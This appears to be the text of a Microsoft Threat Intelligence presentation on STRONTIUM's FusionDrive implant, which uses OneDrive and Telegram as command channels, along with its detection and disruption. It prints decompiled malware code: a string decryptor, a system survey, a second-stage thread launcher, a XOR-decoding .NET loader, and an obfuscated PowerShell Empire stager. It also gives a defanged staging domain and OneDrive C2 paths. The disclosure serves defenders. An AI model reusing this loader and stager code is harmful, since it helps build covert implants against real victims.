local_7c = 0xcbd6cb80;  
local_78 = 0xcbcb8fce;  
local_74 = 0x8e8f858e;  
local_70 = 0x829ccb8f;  
local_6c = 0x88cb839f;  
local_68 = 0xcb8e8f84;  
local_64 = 0x8fcecbd6;  
ConsoleTaskOutputString = decrypt((longlong)&Local,0x28,0xeb);  
Local = 0x73647254;  
local_84 = 0x6466402c;  
local_80 = 0x213b756f;  
local_7c = 0x687b6e4c;  
local_78 = 0x2e606d6d;  
local_74 = 0x21312f34;  
local_70 = 0x6f685629;  
local_6c = 0x72766e65;  
local_68 = 0x21554f21;  
local_64 = 0x312f3130;  
local_60 = 0x4e56213a;  
local_5c = 0x3a353756;  
local_58 = 0x3b777321;  
local_54 = 0x312f3639;  
local_50 = 0x64462128;  
local_4c = 0x2e6e6a62;  
local_48 = 0x30333133;  
local_44 = 0x30313031;  
local_40 = 0x73684721;  
local_3c = 0x796e6764;  
local_38 = 0x2f36392e;  
local_34 = CONCAT31(local_34._1_3_,0x31);  
UserAgent_Firefox = decrypt((longlong)&Local,0x55,1);
```

“Shell of task = %d
ended with code = %d”

“User-Agent: Mozilla/5.0
(Windows NT 10.0; WOW64;
rv:87.0) Gecko/20210101
Firefox/87.0”

FusionDrive – OAuth + GraphAPI

STRONTIUM actors leverage fraudulent newly-registered accounts to register OAuth apps for FusionDrive.



```
"/v1.0/drive/root:/%s/History/%s:/content"  
"/v1.0/drive/root:/%s/Home/%s:/content"  
"/v1.0/drive/root:/%s/Home/%s"  
"/v1.0/drive/root:/%s/Home:/children"
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:87.0) Gecko/20210101 Firefox/87.0
```

Peeling Apart the Layers @ Microsoft

Microsoft Threat Intelligence tracked the OAuth app back to a fraudulently created user account:

- Created weeks before intrusion
- Exclusively uses commercial VPN for interactions
- Uses temporary "burner" phone for account backup information

`jeremy.vide[@]outlook.com`

Created: 2021/09/14

Infrastructure Used:

ExpressVPN

VyprVPN

FusionDrive – System Information

Enumeration of:

- Running Processes via NTQuerySystemInformation
- CLR Version via pwrshplugin.dll GetCLRVersionForPSVersion
- OSVersion via RTLGetVersion and GetNativeSystemInfo

```
ProcList = GetProcessList(local_res10);
uVar1 = strlenA(UnknownCLR);
PSVersion_Str = (LPCSTR)FDHeapAlloc((ulonglong)uVar1 + 1);
MemCpy((longlong)PSVersion_Str, (longlong)UnknownCLR, (ulonglong)uVar1);
PwrShPluginAddr = LoadLibraryW(pwrshplugin.dll);
if (PwrShPluginAddr != (HMODULE)0x0) {
    AddCLRPSVersion = GetProcAddress(PwrShPluginAddr, GetCLRVersionForPSVersion);
    if (AddCLRPSVersion == (FARPROC)0x0) {
        FreeLibrary(PwrShPluginAddr);
    }
    else {
        local_res18 = 0;
        PSVersionReturn = (*AddCLRPSVersion)(3);
        PSVersion = (int)PSVersionReturn;
        if (PSVersion != 0) {
            PSVersionReturn = (*AddCLRPSVersion)(1);
            PSVersion = (int)PSVersionReturn;
        }
        FreeLibrary(PwrShPluginAddr);
        if (PSVersion == 0) {
            PSVersion = WideChartoMultiByte(local_68, (int)local_res18, (LPWSTR)UnknownCLR, (int)local_res18);
            OSVersion_Str = (LPSTR)FDHeapAlloc(local_res18 + 1);
            WideChartoMultiByte(local_68, (int)local_res18, OSVersion_Str, (int)local_res18);
            FreeHeap(PSVersion_Str);
            PSVersion_Str = OSVersion_Str;
        }
    }
}
PSVersion = strlenA(PSVersion_Str);
local_res8[0] = 0;
OSVersion_Str = GetOSVersion(local_res8);
strlenA(OSVersion_Str);
uVar1 = local_res10[0] + 2 + local_res8[0] + PSVersion;
*param_1 = uVar1;
pvVar2 = FDHeapAlloc((ulonglong)uVar1 + 1);
PwrShPluginAddr = GetModuleHandleW(NTDLL);
AddCLRPSVersion = GetProcAddress(PwrShPluginAddr, DAT_180008200);
if (AddCLRPSVersion != (FARPROC)0x0) {
    (*AddCLRPSVersion)(pvVar2, "%s%c%s%c%s", ProcList, 0x26, PSVersion_Str, 0x26, OSVersion_Str);
}
```

00 00 00 00 01 00 00 00	53 79 73 74 65 6d 3a 3aSystem::
34 20 7c 20 52 65 67 69	73 74 72 79 3a 3a 39 36	4 Registry::96
20 7c 20 73 6d 73 73 2e	65 78 65 3a 3a 34 31 36	smss.exe::416
20 7c 20 63 73 72 73 73	2e 65 78 65 3a 3a 35 34	csrss.exe::54
38 20 7c 20 77 69 6e 69	6e 69 74 2e 65 78 65 3a	8 wininit.exe:
3a 36 34 34 20 7c 20 73	65 72 76 69 63 65 73 2e	:644 services.
65 78 65 3a 3a 38 30 30	20 7c 20 6c 73 61 73 73	exe::800 lsass

- "Windows 2000"
- "Windows XP"
- "Windows XP Professional"
- "Windows Server 2003"
- "Windows Home Server"
- "Windows Server 2003 R2"
- "Windows Vista"
- "Windows Server 2008"
- "Windows Server 2008 R2"
- "Windows 7"
- "Windows Server 2012"
- "Windows 8"
- "Windows Server 2016"
- "Windows 10"
- "Unidentified"
- "64bit"
- "32bit"
- "NtQuerySystemInformation"
- "GetCLRVersionForPSVersion"

FusionDrive – Executing a 2nd Stage

If the tasking from OneDrive has a “Command Code” of 2, the malware will take the decrypted payload and call CreateThread.

```
if (CMDCode == 2) {
    EnterCriticalSection((LPCRITICAL_SECTION)&DAT_180008010);
    EventAddr = &event;
    Event = event;
    while (Event != lpThreadId) {
        EventAddr = EventAddr + 3;
        Event = *EventAddr;
    }
    *(uint *) (EventAddr + 1) = DecryptedDataAddr;
    lpParameter = (undefined8 *)FDHeapAlloc(0x10);
    *lpParameter = DecryptedData;
    lpParameter[1] = Len;
    EventAddr[2] = (LPDWORD)lpParameter;
    Event = (LPDWORD)CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,
                                (LPTHREAD_START_ROUTINE)&Payload,lpParameter,lastError,
                                lpThreadId);

    *EventAddr = Event;
    Sleep(300);
    SetEvent(event);
    LeaveCriticalSection((LPCRITICAL_SECTION)&DAT_180008010);
}
}
```

.NET Loader & Launcher

Sha256	13ad6ace04966d96d54a398293b9c2f2831b7054a22b4f30eeb200bca19de28f
ProductVersion	16.0.4266.1001
ProductName	Microsoft Office 2016
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	csiresources.dll
FileVersion	16.0.4266.1001
CompanyName	Microsoft Corporation
FileDescription	Office Document Cache Intl Pluggable UI
InternalName	CsiResources Dll
Export	Name: DllGetClass, ordinal: 1 Name: DllCanUnloadNow, ordinal: 2 Name: DllGetClassObject, ordinal: 3 Name: DllRegisterServer, ordinal: 4 Name: DllUnregisterServer, ordinal: 5
Linker Version	VS2017 v15.6.0 build 26128 (*)

Validate Running Process ("Explorer.exe")

Locate EHStorShell.dll and Load

XOR Decode Embedded .NET PE

Start .NET CLR with PE Blob

```
uVar15 = *(uint *) (uVar9 + 0x100127f8);
uVar4 = *(uint *) (uVar9 + 0x100127fc);
*(uint *) (&EmbeddedPE + uVar9) = *(uint *) (&EmbeddedPE + uVar9) ^ 0xd7d7d7d7;
*(uint *) (uVar9 + 0x100127f4) = uVar14 ^ 0xd7d7d7d7;
*(uint *) (uVar9 + 0x100127f8) = uVar15 ^ 0xd7d7d7d7;
*(uint *) (uVar9 + 0x100127fc) = uVar4 ^ 0xd7d7d7d7;
uVar14 = *(uint *) (uVar9 + 0x10012804);
uVar15 = *(uint *) (uVar9 + 0x10012808);
uVar4 = *(uint *) (uVar9 + 0x1001280c);
*(uint *) (&DAT_10012800 + uVar9) = *(uint *) (&DAT_10012800 + uVar9) ^ 0xd7d7d7d7;
*(uint *) (uVar9 + 0x10012804) = uVar14 ^ 0xd7d7d7d7;
*(uint *) (uVar9 + 0x10012808) = uVar15 ^ 0xd7d7d7d7;
*(uint *) (uVar9 + 0x1001280c) = uVar4 ^ 0xd7d7d7d7;
uVar14 = *(uint *) (uVar9 + 0x10012814);
uVar15 = *(uint *) (uVar9 + 0x10012818);
uVar4 = *(uint *) (uVar9 + 0x1001281c);
*(uint *) (&DAT_10012810 + uVar9) = *(uint *) (&DAT_10012810 + uVar9) ^ 0xd7d7d7d7;
*(uint *) (uVar9 + 0x10012814) = uVar14 ^ 0xd7d7d7d7;
*(uint *) (uVar9 + 0x10012818) = uVar15 ^ 0xd7d7d7d7;
*(uint *) (uVar9 + 0x1001281c) = uVar4 ^ 0xd7d7d7d7;
uVar14 = *(uint *) (uVar9 + 0x10012824);
uVar15 = *(uint *) (uVar9 + 0x10012828);
uVar4 = *(uint *) (uVar9 + 0x1001282c);
*(uint *) (&DAT_10012820 + uVar9) = *(uint *) (&DAT_10012820 + uVar9) ^ 0xd7d7d7d7;
*(uint *) (uVar9 + 0x10012824) = uVar14 ^ 0xd7d7d7d7;
*(uint *) (uVar9 + 0x10012828) = uVar15 ^ 0xd7d7d7d7;
*(uint *) (uVar9 + 0x1001282c) = uVar4 ^ 0xd7d7d7d7;
uVar9 = uVar9 + 0x40;
} while (uVar9 < 0x2600);
if (*ppiStack_48 == (int *)0x0) {
    return 0;
}
pSVar10 = SafeArrayCreate(0x11,1,(SAFEARRAYBOUND *)&stack0xfffffb0);
SafeArrayLock(pSVar10);
FID_conflict: memcpy(pSVar10->pvData,&EmbeddedPE,0x2600);
SafeArrayUnlock(pSVar10);
```

XOR Decode PE Blob

Copy Decoded PE Bytes

C# -> PowerShell Empire

The C# binary is executed and used to initiate a "PowerShell" object and decrypt/execute a PowerShell string.

The PowerShell string is an Invoke-Obfuscation PowerShell Empire Launcher.
[hxxps://wordkeyvpload\[.\]org](https://wordkeyvpload[.]org)

```
public class Program
{
    private static string execute = "e1R8VHZUL1RmVC1UL1R1VCL1UL1RkVC1Ud1R5VDJUc1QRVB1Uc1R4VHNUIFR5VB1UAFRzV
ZUHRzVH1UfVR6VHZUHVQ0VBpUAlQ7VB9UEVR2VHxUffR2VC9UZVRhVC1UL1R1VGZUKVQvVGZU21QpVC9UZVRiVC1UL1R1VC1UL1Rt

private static string GetBase()
{
    try
    {
        byte[] array = Convert.FromBase64String(execute);
        byte b = array[^1];
        byte[] array2 = new byte[array.Length - 1];
        Array.Copy(array, 0, array2, 0, array2.Length);
        for (int i = 0; i < array2.Length; i++)
        {
            array2[i] = (byte)(b ^ array2[i]);
        }
        return Convert.ToBase64String(array2);
    }
}
```

```
public static uint RunExecute()
{
    try
    {
        using PowerShell powerShell = PowerShell.Create();
        string @string = Encoding.Unicode.GetString(Convert.FromBase64String(GetBase()));
        powerShell.AddScript(@string);
        powerShell.Invoke();
        return 0u;
    }
    catch (Exception e)
    {
        return (uint)Marshal.GetHRForException(e);
    }
}
```

```
(["(2)(1)(0)"+f"EM","t-IT","se"] ["(0)(1)(2)"+f"VAR","(1)(0)"+f"EM","IAD1","DK3"] (["(0)(1)(0)"+f"Ag","(1)(0)"+f"d","EM"],n,["(0)(1)(2)"+f
T","ICS-eVEM","ing."],VE,"DER","(1)(0)"+f"pNov","T","nos","syS","e","t","1") ); (["(1)(0)(2)"+f"TI","set-1","em"] ("va"+"(3)(0)(1)(2)"+f"Ja",BLEs,"712","n")+"h*1") (["(0)(1)(2)"+f"RE","T"]);
$(m?Iqu)=["(2)(5)(3)(1)(4)(0)(6)(7)"+f"oM","(2)(0)(1)"+f"i,s","eRvIC","t","sy","(0)(1)(2)"+f"t","EM",".ne","ep","s","tm","(1)(0)"+f"AgER","AW"); $(d?Q)=["(1)(2)(0)"+f"((2)(0)(1)(3)"+
f"IT",".enc","x","odING","T","e"); $(vo?Q?ZM)=["(0)(1)"+f"co","(1)(0)"+f"re","nve"); (["sv"] ["(1)(0)"+f"o","IT"] (["(4)(3)(5)(0)(2)(1)"+f"((2)(1)(0)"+f
"bn","eue","TM.no"),est","equ","y","s","s"); $(A?wbb)=["(0)(5)(0)(3)(4)(2)(1)"+f"((1)(0)"+f"ner","stom","che","(1)(0)"+f"lca","A"),.c,["(1)(2)(0)"+f"i","ne","dent","y","s"); $(x?h18)=
["(4)(0)(3)(2)(1)"+f"((2)(0)(3)(1)"+f"em.t","e","si","ext."),ing,"od","nc","sy"); IF($($?SV?E?R?ION?TABLE){"ps-ve-R?slon","W?A?or" "ge 3){$(m?e)= $(?I?2h1)"}AssenB?V?["(0)(1)"+f"((0)(1)"+f
"GET","IV"},"pe").InVoke("["(4)(2)(3)(5)(0)(9)(1)(8)(7)(0)"+f"((0)(1)"+f"n","Ansi"),t,"ys","t","s","em"),(["(1)(0)(2)"+f"om","ut","atio"),.A,"men")+["(0)(1)"+
f"U?I","1s"]);$(m?ef) ["(1)(0)"+f"LD","(1)(0)"+f"EGIE","G").InVoke("["(1)(0)(2)"+f"((0)(1)"+f"siI","n"),am","IUF")+["(0)(1)"+f"ia","(1)(0)(1)"+f"ile","d"),(["(1)(3)(4)(2)(0)"+f"ic","N","(1)(3)"+f"st","at"),(
(0)(1)"+f"onP","ub1"),ic]),(["(0)(1)"+f"((0)(1)"+f"set","va"),1uE").InVoke("($?M?ULL)($?T?R?e)); (["(2)(0)(1)"+f"i","A","BLE","VarI"] ("(0)(1)"+f"ndK","1")); "va lue".Getfile Id("m_e"+"(0)(1)"+f
"nab","led"),non+"(0)(1)"+f"i","ub1"),(["(1)(0)"+f"ic","ub1"),(["(0)(1)(2)"+f"IT","s","(1)(0)(1)"+f"ts","nce")); "setv?AL?UE(" (["(0)(1)(2)"+f"varI","abl","E"] ("712"+?H?1) -val?e?H?L). "a?S?emB?V?["(0)(1)"+f"((1)(0)"+
f"ret","ge"),InVoke("["(0)(1)"+f"sy","ste")+["(5)(4)(6)(3)(2)(3)(0)(1)"+f"((1)(0)"+f"i","ent"),E?["(0)(1)"+f"ut","om"),["(1)(0)(2)"+f"e","o","tra"),.M,"n","(1)(0)"+f"n","nge"),lat?["(0)(1)"]
```


Detection and Disruption of FusionDrive


Other Sightings of FusionDrive

Throughout 2022, Microsoft Threat Intelligence continued to observe usage of FusionDrive by STRONTIUM.


Most notable activities include:

- Campaigns in early 2022 attempting to use weaponized PowerPoint documents
- Deployment of FusionDrive during several on-premise intrusions in Europe


History of Actor Abuse Detection

 **John Lambert**
@JohnLaTwC

“Microsoft has risen to the challenge of using offence to inform defense. This has not only disrupted F-Secure Consulting's red team operators, but delivered a killer blow to real-world threat actors.”

 **F-Secure Consulting** @FSecure_Consult · Jul 1, 2020

RIP C3 an epitaph to our #O365 channels. @FSecure_Consult and @FSecurelabs are delighted to have helped improve #cyberdefence by highlighting these techniques to drive defensive counter-measures. Well done and well-played @MICROSOFT - f-secure.com/en/consulting/... | #infosec



9:42 AM · Jul 1, 2020

September 24, 2020 · 8 min read

Microsoft Security—detecting empires in the cloud

Ben Koehl Microsoft Threat Intelligence Center
Joe Hannon Microsoft Threat Intelligence Center
Microsoft Identity Security Team


 Share

Microsoft consistently tracks the most advanced threat actors and evolving attack techniques. We use these findings to harden our products and platform and share them with the security community to help defenders everywhere better protect the planet.

June 2, 2022 · 11 min read

Exposing POLONIUM activity and infrastructure targeting Israeli organizations

Microsoft Threat Intelligence Center (MSTIC)
Microsoft Digital Security Unit (DSU)

 Share

Microsoft successfully detected and disabled attack activity abusing OneDrive by a previously undocumented Lebanon-based activity group Microsoft Threat Intelligence Center (MSTIC) tracks as POLONIUM. The associated indicators and tactics were used by the OneDrive team to improve detection of attack activity and disable offending actor accounts. To further address this abuse, Microsoft has suspended more than 20 malicious OneDrive applications created by POLONIUM actors, notified affected organizations, and deployed a series of security intelligence updates that will quarantine tools developed by POLONIUM operators. Our goal with this blog is to help deter future activity by exposing and sharing the POLONIUM tactics with the community at large.

Fraud and Abuse Triggers

Microsoft has proactively detected FusionDrive staging via standard "Fraud and Abuse" heuristics:

- Account age
- Infrastructure used
- Suspect behaviors
- Proof / Backup details
- Specific configurations of OAuth Apps

Beaconing to Microsoft Services

During testing and deployment, FusionDrive's interaction with Microsoft services is highly suspect:

- Periodicity
- High volume
- User-agent anomalies
- Usage of OAuth apps
- Indications of "control"



Periodic requests from a neutered beacon still actively communicating.

Disruption of Activities

Throughout 2021 and 2022, Microsoft intelligence teams performed several coordinated internal disruptions of FusionDrive intrusions.

Proactive

Termination of fraudulent accounts used by FusionDrive.

Consistent

Prevention and detection of FusionDrive, often resulting in **notification**.

Robust

Detections deployed across Microsoft products to impact activity.

New Variant Using Telegram

August 2022 – Present: Shift in TTPs

- STRONTIUM responds to FusionDrive disruptions
- Existing OneDrive variant no longer effectively communicating
- Replaces OneDrive variant with novel variant using Telegram via interactive intrusions

Sha256	fd18d64b7787c2be92d78dd7a5ff8d8c3382d8aeff1be385e33f2376c5eda5ef
ProductVersion	11.0.10586.0
ProductName	Microsoft Windows Operating System
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	imgutilsv.dll
CompanyName	Microsoft Corporation
FileDescription	IE plugin image decoder support DLL
InternalName	imgutilsv.dll
Export	Name: ServiceMain, ordinal: 1
Linker Version	[LNK] VS2019 v16.8.3 build 29335

New Variant Using Telegram

Significant overlapping code and functionality:

- Same function resolution
- Same XOR string decryption
- Identical system survey

Novel features:

- Some anti-debug features
- Use of TGBot C++ library for Telegram API transport

<https://github.com/egorpugin/tgbot>

```
32bit
NtOpenThread
Unknown CLR
Windows Home Server
RtlGetCompressionWorkSpaceSize
RtlCompressBuffer
Windows Server 2008 R2
Task was not started successfully
SPAVy{M+7n>=6@|z{s
Task was started successfully
Shell of task = %d ended with code = %d
Windows 8
GetCLRVersionForPSVersion
Windows Vista|
secur32.dll
pwrshplugin.dll
Windows Server 2003 R2
Windows Server 2003
RtlRandomEx
64bit
GetNativeSystemInfo
Unidentified
RtlDecompressBuffer
Windows 7
RtlIntegerToUnicodeString
Windows Server 2008
kernel32.dll
NtAllocateVirtualMemory
Windows 10
Windows 2000
Windows XP Professional
Windows Server 2012
RtlGetVersion
Windows Server 2016
ntdll.dll
NtQuerySystemInformation
Windows XP
sprintf
```

```
pvVar15 = CreateThread ((LPSECURITY_ATTRIBUTES) 0x0, 0, CheckIntegrityandExecute
lpParameter, 0, (LPDWORD) 0x0);
```


Big Picture Takeaway

Platforms and vendors are uniquely positioned to disrupt threat activity to both enterprise and consumer. Intelligence is part of that puzzle.

Using cloud services may not be the OPSEC silver bullet actors think it is... There are always OPSEC trade offs.

Intelligence Informed Defense

STRONTIUM has highly consistent tactics and techniques:

- Uses commercial VPN, residential proxies, or compromised IOT devices.
- Noisy enumeration, credential guessing and exploitation of public services.
- Manipulates identities and permissions to enable collection (ApplicationImpersonation and Mailbox Folder perms)
- Collection often via Exchange Web Services.
- Heavily uses compromised identities on single-factor remote access. Sometimes using post-exploitation tools in victim environments.
- Uses open-source tools (Impacket, Empire, etc).